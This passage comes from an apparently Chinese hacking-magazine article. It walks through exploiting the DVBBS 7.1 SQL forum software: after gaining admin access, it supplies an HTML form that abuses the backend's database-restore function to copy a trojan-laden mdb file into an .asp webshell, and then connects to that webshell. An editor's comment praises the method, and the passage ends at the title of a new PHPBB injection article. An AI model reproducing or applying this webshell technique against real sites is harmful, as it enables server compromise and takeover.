


图8




图9




图10




图11

得知mdb文件的相对路径为UploadFile/2007-9/2007912123062511.mdb。将以下代码保存为HTML文件：

```
<form action="http://127.0.0.1/admin/data.asp?action=RestoreData&act=Restore" method="post">
    <p>已上传文件的位置：<input name="Dbpath" type="text" size="80"></p>
    <p>要复制到的位置：<input name="backpath" type="text"
```




图12




图13

```
size="80"></p>
    <p><input type="submit" value="提交"></p>
    </form>
```

由于动网7.1　SQL版的后台是不可以直接恢复数据库的，所以要用这个HTML来调用执行恢复数据库操作。保存好后打开，在“已上传文件的位置”填入“../UploadFile/2007-9/200791212306 2511.mdb”，在“要复制到的位置”填入“../UploadFile/2007-9/test.asp”（此处填需要导出的Webshell路径），然后点击“提交”，如图11。

提交后返回“成功恢复数据！”，如图12。使用一句话木马的客户端连接http://127.0.0.1/UploadFile/2007-9/shell.asp，成功得到Webshell，如图13。

剩下的就教给各位自己去玩了。至此漏洞的详细利用和后台如何获取Webshell的方法就已经介绍完毕，如果有什么问题的话，欢迎到X官方论坛与我交流。

（文章中涉及到的工具动网7.1　SQL版注入漏洞利用工具、蓝鱼动网空数据库合并器、ASP+PHP两用Shell、HTML脚本、合并好的mdb文件已经收录在光盘中）

小编点评：

动网始终是“洞网”，上期刚暴了8.0　SQL版的致命漏洞，现在又来了7.1　SQL版的漏洞！漏洞的利用是如此之简单，轻松的利用工具就可以得到论坛的管理员权限，然后拿到Webshell，甚至危及到整个服务器的安全！动网7.1　SQL版在后台如何得到Webshell的方法在以前的杂志上似乎没有怎么详细介绍过，本文详细说明了漏洞的利用过程及后台拿Webshell的具体方法，正好填补了这一空白。

PHPBB 2.0.22 MOD版最新注入漏洞

hackest [H.S.T]




图1

